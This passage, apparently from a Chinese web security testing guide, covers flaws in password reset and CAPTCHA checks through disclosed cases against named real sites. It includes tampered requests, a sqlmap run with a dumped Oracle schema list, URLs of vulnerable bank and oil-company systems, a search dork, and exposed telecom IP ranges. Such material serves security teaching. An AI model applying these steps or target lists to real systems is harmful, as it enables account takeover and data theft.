
b. 发送短信等验证信息的动作在本地进行，可以通过修改返回包进行控制。

案例：OPPO 修改任意帐号密码-2

1.使用找回密码功能，输入指定要找回密码的帐户，本次测试以官方帐号“OPPO 社区”为例，使用抓包工具抓包




返回如下数据包



2.将数据包中的 acctype 值改为 1，去掉 email，修改 mobie 为自己的手机号码

继续提交



3. 自己的手机将会收到验证码，填入收到的验证码和新密码即可完成

2.5.10 注入


a. 在找回密码处存在注入漏洞。

案例：用友人力资源管理软件（e-HR）另一处 SQL 注入漏洞（通杀所有版本）

上一个注入由于不清楚到底是啥版本，只能让厂商自己去查了，赶脚挺愧疚的。
这次终于不用纠结版本问题了，因为通杀。。。
详细说明：

1.漏洞出在[重置密码]功能这，密码找回输入用户处由于未进行过滤导致 SQL 注入漏洞。

2.漏洞文件 http://x.x.x.x/hrss/rm/ResetPwd.jsp?



3.抓包丢 SQLMAP 里跑数据库名：

./sqlmap.py -r xx.txt

<code>

POST /hrss/dorado/smartweb2.RPC.d?__rpc=true HTTP/1.1
Host: 59.173.0.46:8090
Proxy-Connection: keep-alive
Content-Length: 582
Pragma: no-cache
Origin: http://59.173.0.46:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://59.173.0.46:8090/hrss/rm/ResetPwd.jsp?
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: JSESSIONID=0000DnaJYJnM5KUn8YfKWXZjmgv:16sau0unt
__type=updateData&__viewInstanceId=nc.bs.hrss.rm.ResetPassword~nc.bs.hrss.rm.ResetPasswordViewModel&__xml=<rpc transaction="10" met

结果如下：

[15:27:19] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[15:27:19] [WARNING] schema names are going to be used on Oracle for enumeration

as the counterpart to database names on other DBMSes
[15:27:19] [INFO] fetching database (schema) names
[15:27:20] [INFO] the SQL query used returns 31 entries
[15:27:21] [INFO] retrieved: APEX_030200
[15:27:21] [INFO] retrieved: APPQOSSYS
[15:27:22] [INFO] retrieved: CTXSYS
[15:27:23] [INFO] retrieved: DBSNMP
[15:27:24] [INFO] retrieved: EFDC
[15:27:25] [INFO] retrieved: EXFSYS
[15:27:26] [INFO] retrieved: FLOWS_FILES
[15:27:27] [INFO] retrieved: IUFO
[15:27:28] [INFO] retrieved: IUFO57
[15:27:29] [INFO] retrieved: JQ
[15:27:30] [INFO] retrieved: MCCPT
[15:27:31] [INFO] retrieved: MCCWK
[15:27:32] [INFO] retrieved: MDSYS
[15:27:33] [INFO] retrieved: NC57
[15:27:34] [INFO] retrieved: NC57ZYWK
[15:27:35] [INFO] retrieved: NCPORTAL
[15:27:36] [INFO] retrieved: OLAPSYS
[15:27:37] [INFO] retrieved: ORDDATA
[15:27:38] [INFO] retrieved: ORDSYS
[15:27:39] [INFO] retrieved: OUTLN
[15:27:40] [INFO] retrieved: OWBSYS
[15:27:41] [INFO] retrieved: RMAN
[15:27:42] [INFO] retrieved: SCOTT
[15:27:42] [INFO] retrieved: SYS
[15:27:43] [INFO] retrieved: SYSMAN
[15:27:46] [INFO] retrieved: SYSTEM
[15:27:47] [INFO] retrieved: V3XUSER
[15:27:47] [INFO] retrieved: WMSYS
[15:27:48] [INFO] retrieved: WX
[15:27:49] [INFO] retrieved: XDB
[15:27:50] [INFO] retrieved: ZYTJWK

漏洞证明：

这次是通杀。。。

举个栗子：

http://ehr.creditcard.cmbc.com.cn/hrss/rm/RmMain.jsp?dsName=ncmshr 民生银行
http://zhaopin.cnooc.com.cn/hrss/rm/school/school_rmmain.jsp 中国海洋石油
http://zhaopin.genertec.com.cn/hrss/rm/social/SocialRmMain.jsp?pacode=cde2af480

416c279 中国通用
http://ehr.hgtech.com.cn/hrss/rm/RmMain.jsp?dsName=HRDB 华工科技
http://career.sdebank.com/hrss/rm/RmMain.jsp?dsName=sdns 顺德农商行
太多了~

google 关键字：

inurl:hrss/rm/

2.5.11 Token 生成

a. Token 生成可控。

案例：天天网再一次重置任意账号密码(依旧非暴力)

上回的漏洞 今天发现修复了
不过修复跟没修一样
依旧利用现有的账号 输入正确的验证码 然后抓包分析

图中箭头方向的 cookie 值跟以前发生了变化 以前是明文邮箱
现在变成 32 位加密字符串 不过一看这字符串很眼熟 于是把我的 qq 邮箱 进行了一次 md5

加密发现一样
于是把 service@tiantian.com 进行 md5 加密一次 然后替换掉 cookie 值 成功返回了 用于重置密码的最关键 字符串(详情可以看上一个漏洞)

既然拿到了 字符串 接着就是重置密码了

上一个漏洞是 执行第一步 然后就可以直接重置密码
这次需要点击发送验证码后才能重置密码 也就是需要执行第二步

然后直接访问重置密码 url 进行密码重置

密码被重置位 wooyun123

2.5.12 注册覆盖

a. 注册重复的用户名。

案例：中铁快运奇葩方式重置任意用户密码(admin 用户演示)

刚看到 12306 用户泄漏，于是顺便走访了中铁快运的网站，站多处设计不合理，居然没有找回密码的功能。
详细说明：
http://www.95572.com/jsp/ywbl/zc.jsp
在注册用户时,如果先输入用户名，在鼠标离开后会进行用户名是否存在的校验，但是如果把用户名留着最后输入，比如输入一个已有的用户名 admin，在鼠标离开输入框并点击提交按钮后，虽然也会进行用户名是否存在的校验，但表单仍然提交上去了，这时候，我们会发现我们已经以 admin 的用户登录进来了，这时候用户的密码被改为我们之前填写的密码，但原用户的所有信息却没有改变，也就是说这时候我们获取了用户的信息，姓名、身份证、手机号等等。
这时候我们也可以用修改的用户登录中铁快运商城的网站,在商城网站中我们也可以看到用户的一些资料。至于如果看到了用户的快递信息，以此来快递截单的可能性就不知道了。

可以自己实践,但我发现个问题,在网站登录页面居然没有找回密码的途径啊。可怜了 admin 这个用户了，如果测试了 admin 用户后，请记得发信息到他的手机上，告诉他新密码。

另一个情况，在用户信息页面和修改密码页面，我们通过页面源代码，居然可以看到数据库的表名

```
<form name='form1' method='post' action='grzx_submit.jsp'  target="grsubmit" onsubmit='return doValidate(form1)'>
                <input name='_tablename' type='hidden' value='p_cremember'>
                <input name="_action" type="hidden" value="update">
                <input name="_pkfield" type="hidden" value="U_ID">
                <input type="hidden" name="U_ID" value="admin" >....
```

这是页面部分源码，可以看到表名是 p_cremember,表的主键是 U_ID,如果网站存在 sql 注入漏洞的话，或许可以爆出全部用户资料。

修复方案：

最起码把注册的那个漏洞改了吧，后台加强校验吧

2.5.13 Session 覆盖

a. Session 覆盖

案例：聚美优品任意修改用户密码(非爆破)

可任意更改用户密码

详细说明：

通过自己账号忘记密码发送邮箱修改密码地址


进入邮箱 不要打开

在同浏览器内打开网站还是忘记密码输入要修改的账号

这一步后停住

在同一浏览器中打开发到我们邮箱的链接

一定同一浏览器输入要修改的密码就 OK 了



成功进入

2.6 验证码突破

验证码不单单在登录、找密码应用，提交敏感数据的地方也有类似应用，故单独分类，并进一步详情说明。

2.6.1 验证码暴力破解

a. 使用 burp 对特定的验证码进行暴力破解

案例： 盟友 88 电商平台任意用户注册与任意用户密码重置漏洞打包

盟友 88 是一家集商铺推广与生活消费为一体的综合性网站。其主要业务跨越 B2B（business to business，商家对商家）、B2C（Business-to-Consumer 商家对消费者）两大部分。
客服人员说郑州已经开始正常运营了。。。
业务逻辑设计缺陷导致

1.任意用户注册
2.任意用户密码重置
3.批量检测用户是否存在
4.弱口令密码检测（123456）

详细说明：


1.任意用户注册
测试帐号
18888888888

18899999999
http://passport.mengyou88.com/register

```
POST /register HTTP/1.1
Host: passport.mengyou88.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101
Firefox/32.0
Accept: */*
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://passport.mengyou88.com/register
Content-Length: 47
Cookie: ASP.NET_SessionId=vv2tttqsqimw0dktll5ot235;
Bianligou_CheckKey=086869CB8AF5FCACA7666518DCF50894; Bianligou_SCID=0;
Bianligou_SCNUM=0; Bianligou_SCKEY=51992A6D13D023F91D3167E977D1B6D4
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
mobile=18888888888&passwd=test1234&vcode=111111
```

六位数字短信验证码


18899999999 手机帐号注册




测试帐号 18888888888、18899999999 登录密码均为 test1234

2.任意用户密码重置漏洞

http://passport.mengyou88.com/getpass




同理，爆破六位数字短信验证码




第四步虽然显示抱歉，处理您的请求时出错。但是已经可以使用新密码就行登录了。。。已经可以用 wooyun 这个密码进行登录了，如图

3. 批量检测用户是否存在

找回密码处，没有对每个账户的唯一性以及验证码校验导致遍历用户是否存在





4. 弱口令检测，存在暴力破解用户命的风险
可以用 123456 密码正常注册且登录

修复方案：

针对任意用户注册&密码重置漏洞&批量检测用户存在否解决方法如下：
a. 增加验证码，使之登录失败一次，验证码变换一次。
b. 同一用户如果 10 分钟内登录失败 6 次，禁用此用户登录 2 小时。
针对弱口令
a. 增强开发人员的安全意识
b. 注册用户时，就避免存在 123456 这样的弱口令（满足密码复杂度要求）
建议 SDL 的同时关注以下：

a.用户的输入合法否
b.业务数据篡改
c.身份认证（平行权限与垂直权限等）
d.验证码安全机制
e.安全接口调用等
f.代码审计（函数、变量 etc）

2.6.2 验证码时间、次数测试

抓取携带验证码的数据包不断重复提交，例如：在投诉建议处输入要投诉的内容信息，及验证码参数，此时抓包重复提交数据包，查看历史投诉中是否存在重复提交的参数信息。

2.6.3 验证码客户端回显测试

当客户端有需要和服务器进行交互，发送验证码时，即可使用 firefox 按 F12 调出 firebug 就可看到客户端与服务器进行交互的详细信息。

2.6.4 验证码绕过测试


a. 当第一步向第二步跳转时，抓取数据包，对验证码进行篡改清空测试，验证该步骤验证码是否可以绕过。

案例：中国电信某 IDC 机房信息安全管理系统设计缺陷致使系统沦陷


中国电信某 IDC 机房信息安全管理系统设计缺陷致使系统沦陷
监控大量 IP 段

详细说明：

企业侧互联网综合管理平台
180.96.19.196:8080/ucenter
重置密码漏洞：输入用户名，截包，将 step 改为 4 即可




监控的 IP 段：



61.155.8.1-61.155.8.255
61.155.11.1-61.155.11.127
61.155.237.1-61.155.237.255
61.155.238.1-61.155.238.255
180.96.18.1-180.96.18.255
61.132.74.1-61.132.74.255
61.132.75.1-61.132.75.255
61.155.5.1-61.155.5.255
61.155.6.1-61.155.6.255
61.155.7.1-61.155.7.255
61.155.9.1-61.155.9.255
61.155.106.1-61.155.106.255

61.155.107.1-61.155.107.255
61.155.236.1-61.155.236.255

属于南京电信 IDC 中心
有各种各样的监控功能



2.6.5 验证码 js 绕过

a. 短信验证码验证程序逻辑存在缺陷，业务流程的第一步、第二部、第三步都是放在同一个页面里，验证第一步验证码是通过 js 来判断的，可以修改验证码在没有获取验证码的情况下可以填写实名信息，并且提交成功。

案例：某省公安厅某举报管理系统可 JS 绕过登陆

请求 http://report.qilujindu.com/admin/admin.jsp,直接跳转到登陆页面：

禁用 JavaScript 以阻止其跳转：

